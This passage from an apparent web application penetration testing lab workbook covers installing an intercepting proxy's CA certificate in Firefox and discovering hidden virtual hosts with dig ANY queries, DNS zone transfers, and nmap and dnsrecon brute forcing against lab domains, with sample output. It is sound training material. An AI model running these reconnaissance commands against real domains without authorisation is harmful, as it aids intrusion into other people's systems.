
4. Click on the Firefox **hamburger menu** (upper right), and choose **Settings**.




5. Click **Privacy & Security**.




6. Scroll to the **Certificates** section (at the bottom), and click **View Certificates...**.




7. Click on the **Authorities** tab and then **Import**.



8. Select `/home/student/Downloads/cacert.der` and click **Open**.



9. Select **Trust this CA to identify websites**, click **OK**, and click **OK** again.




10. Now surf to https://www.sec542.org/form/ and verify that the connection is now secure (lock before the URL).


Form Authentication - Mozilla Firefox
Form Authentication
https://www.sec542.org/form/
Most Visited
Sec542 Wiki
Untrusted - a user ja...
Untrusted Solutions
SANS SECURITY 542
WEB APP PENETRATION TESTING AND ETHICAL HACKING
User
Password
Login


Solution - ZAP

1. Open **ZAP**.




> **Warning**
>
> If you see this error: **ZAP's root CA certificate has expired...**: go to **Tools** -> **Options** -> **Dynamic SSL Certificates**. Then Press **Generate**, **Yes**, and **OK**.


2. In Firefox, select **Zap** from the proxy selector menu.




3. Close Firefox (to clear out the previous session data) and reopen it.
4. In **ZAP**, Go to **Tools** -> **Options**.




5. Choose **Dynamic SSL Certificates** and click **Save**.



6. Save to `/home/student/owasp_zap_root_ca.cer` and click **Save**.




7. Go to the previous section and follow the steps, beginning with **Click on the Firefox hamburger menu...**. Then import ZAP's certificate (`/home/student/owasp_zap_root_ca.cer`).



8. Now surf to https://www.sec542.org/form/ and verify that the connection is now secure (lock before the URL).

Final Steps

1. Be sure to disable the proxy setting in Firefox so that it does not interfere with future labs.
2. Go to the Firefox proxy selector drop-down and choose **[Direct]**.



Exercise 1.2 - Virtual Host Discovery

Virtual Host Discovery is a key component to find "hidden" applications on a web server. In network-based assessments many times the web application is not found without virtual host discovery, and for pure web application assessments other content that may affect the overall security of the system are uncovered.

Objectives

- Discover names that may be associated with virtual hosts in a target environment
- There are at least two (2) hidden virtual hosts for you to uncover.
- Use multiple techniques for discovery:
- Active DNS Queries
    - DNS Zone Transfer
    - DNS "Bruteforcing"
- Online DNS Databases
- Certificate Transparency Logs

Lab Description

We will perform reconnaissance on several domains:

- **sec542.org**: The primary domain we will use all week
- **sec542.net**: A new commercial offshoot of Sec542, Inc.
- **sec542.com**: Used for Internet-based components of the course
- **sans.org**: A real-world domain to explore

Lab goal: Use multiple techniques to discover names that may be associated with virtual hosts.

- Virtual hosts are often “unpublished,” and discovering them can lead to excellent web application penetration testing results!

Lab Setup

Log in to Security542 VM:

- Username: **student**
- Password: **Security542**

Challenges

Active DNS

Perform the following steps:

- Use dig against **sec542.org** and **sec542.net** to search records with type "**ANY**"

Solution

1. Open a terminal in your Sec542 Linux VM by double-clicking the **terminal** icon.

2. Then type the following command:

```
dig sec542.org -t any
```

3. In the resulting output, pay particular attention to the `ANSWER SECTION`. You should see the following output:

```
Terminal - student@sec542: ~
File  Edit  View  Terminal  Tabs  Help
[~]$ dig @localhost sec542.org -t any

; <<>> DiG 9.16.1-Ubuntu <<>> @localhost sec542.org -t any
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24846
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c850066fb570809a0100000062aa134b24b31fcb78a42796 (good)
;; QUESTION SECTION:
;sec542.org.                    IN      ANY

;; ANSWER SECTION:
sec542.org.             86400   IN      SOA     ns1.sec542.org. admin.sec542.org. 2022080201
 28800 3600 604800 38400
sec542.org.             86400   IN      A       10.42.42.42
sec542.org.             86400   IN      NS      ns1.sec542.net.
sec542.org.             86400   IN      MX      10 mail.sec542.net.
sec542.org.             86400   IN      TXT     "So long, and thanks for all the fish."

;; Query time: 8 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed Jun 15 17:13:47 UTC 2022
;; MSG SIZE  rcvd: 228

[~]$
```


4. Here's a brief explanation of the fields:

Record Type	Description
SOA	Start Of Authority. Describes the DNS zone itself
A	Maps a name to an IP address
NS	NameServer
MX	Mail eXchanger
TXT	Text record, can contain free-form text

5. Next, run the same command against sec542.net:

```
dig sec542.net -t any
```

6. In the resulting output, again pay particular attention to the **ANSWER SECTION**. You should see the following output:



- Attempt a DNS zone transfer of the **sec542.org** and **sec542.net** zones

Solution

1. Many tools can perform a zone transfer, including both **DNSRecon** and **Nmap** (with the `dns-zone-transfer` NSE script).
2. We'll use `dig` because we just used it for the previous step.
3. The syntax is the same as the previous step, except change `any` to `axfr` and, to avoid zone transfers from being blocked by our DNS hierarchy, add `@127.0.0.1` to target the Bind DNS service directly.
4. Type the following command to perform a zone transfer with dig versus **sec542.org**:

```
dig sec542.org -t axfr @127.0.0.1
```

5. The zone transfer will be successful, downloading the entire **sec542.org** zone:

```
[~]$ dig sec542.org -t axfr @127.0.0.1

; <<>> DiG 9.16.1-Ubuntu <<>> sec542.org -t axfr @127.0.0.1
;; global options: +cmd
sec542.org.             86400   IN      SOA     ns1.sec542.org. admin.sec542.org
. 2019080201 28800 3600 604800 38400
sec542.org.             86400   IN      A       10.42.42.42
sec542.org.             86400   IN      NS      ns1.sec542.net.
sec542.org.             86400   IN      MX      10 mail.sec542.net.
sec542.org.             86400   IN      TXT     "So long, and thanks for all the
 fish."
ajax.sec542.org.        86400   IN      CNAME   bootcamp.sec542.org.
attacker.sec542.org.    86400   IN      A       172.17.0.2
auth.sec542.org.        86400   IN      CNAME   www.sec542.org.
bootcamp.sec542.org.    86400   IN      CNAME   www.sec542.org.
cyberchef.sec542.org.   86400   IN      A       10.42.42.42
drupal.sec542.org.      86400   IN      A       172.20.0.3
drupal2.sec542.org.     86400   IN      A       172.23.0.2
dvwa.sec542.org.        86400   IN      A       10.42.42.42
heartbleed.sec542.org.  86400   IN      A       172.18.0.2
inapickle.sec542.org.   86400   IN      A       172.29.255.21
mail.sec542.org.        86400   IN      A       10.42.42.42
ns1.sec542.org.         86400   IN      A       10.42.42.42
scanner.sec542.org.     86400   IN      A       10.42.42.42
shellshock.sec542.org.  86400   IN      A       172.18.0.2
workbook.sec542.org.    86400   IN      A       10.42.42.42
www.sec542.org.         86400   IN      A       10.42.42.42
sec542.org.             86400   IN      SOA     ns1.sec542.org. admin.sec542.org
. 2019080201 28800 3600 604800 38400
;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed Jun 29 15:35:06 UTC 2022
;; XFR size: 22 records (messages 1, bytes 630)
```

6. Type the following command to perform a zone transfer with dig versus **sec542.net**:

> **Warning**
>
> The zone transfer will fail against **sec542.net**.

```
dig sec542.net -t axfr @127.0.0.1
```

7. The following output shows the zone transfer against **sec542.net** was unsuccessful:

```
[~]$ dig sec542.net -t axfr @127.0.0.1

; <<>> DiG 9.16.1-Ubuntu <<>> sec542.net -t axfr @127.0.0.1
;; global options: +cmd
; Transfer failed.
```

8. While not formally part of this lab, the syntax for performing DNS zone transfers with both DNSRecon and Nmap, via the dns-zone-transfer NSE script, are below:

   • Here is the dnsrecon.py zone transfer syntax:

   ```
   dnsrecon.py -a -d sec542.org
   ```

   • Here is the Nmap zone transfer syntax:

   ```
   nmap --script=dns-zone-transfer sec542.org
   ```

9. While the output format from Nmap may differ from `dig`, the results will be the same.

• Use Nmap with the **dns-brute** NSE script to perform a DNS brute force scan of names in the **sec542.net** domain

Solution


1. The sysadmins at **sec542.net** appear to be (more) on the ball and have wisely restricted zone transfers.
2. We will launch a DNS brute force attack versus **sec542.net**.

> **Note**
>
> While commonly called a DNS brute force attack, it is a **wordlist** or **dictionary** attack.

3. Run the following Nmap command:

```
nmap --script=dns-brute sec542.net
```

4. In the output, note the newly identified hosts discovered using this technique. You will see the following output:



5. Nmap discovered the following hostnames:
   - **test.sec542.net**
   - **ns1.sec542.net**
   - **mail.sec542.net**
   - **www.sec542.net**
   - **ftp.sec542.net**

• Use dnsrecon.py (installed in **/opt/dnsrecon**) to perform a DNS brute force scan of names in the **sec542.net** domain

Solution

1. Let's compare Nmap's `dns-brute` NSE script results with `dnsrecon.py`.


2. Leave the terminal with Nmap results open to allow for easy comparison.

> **Note**
>
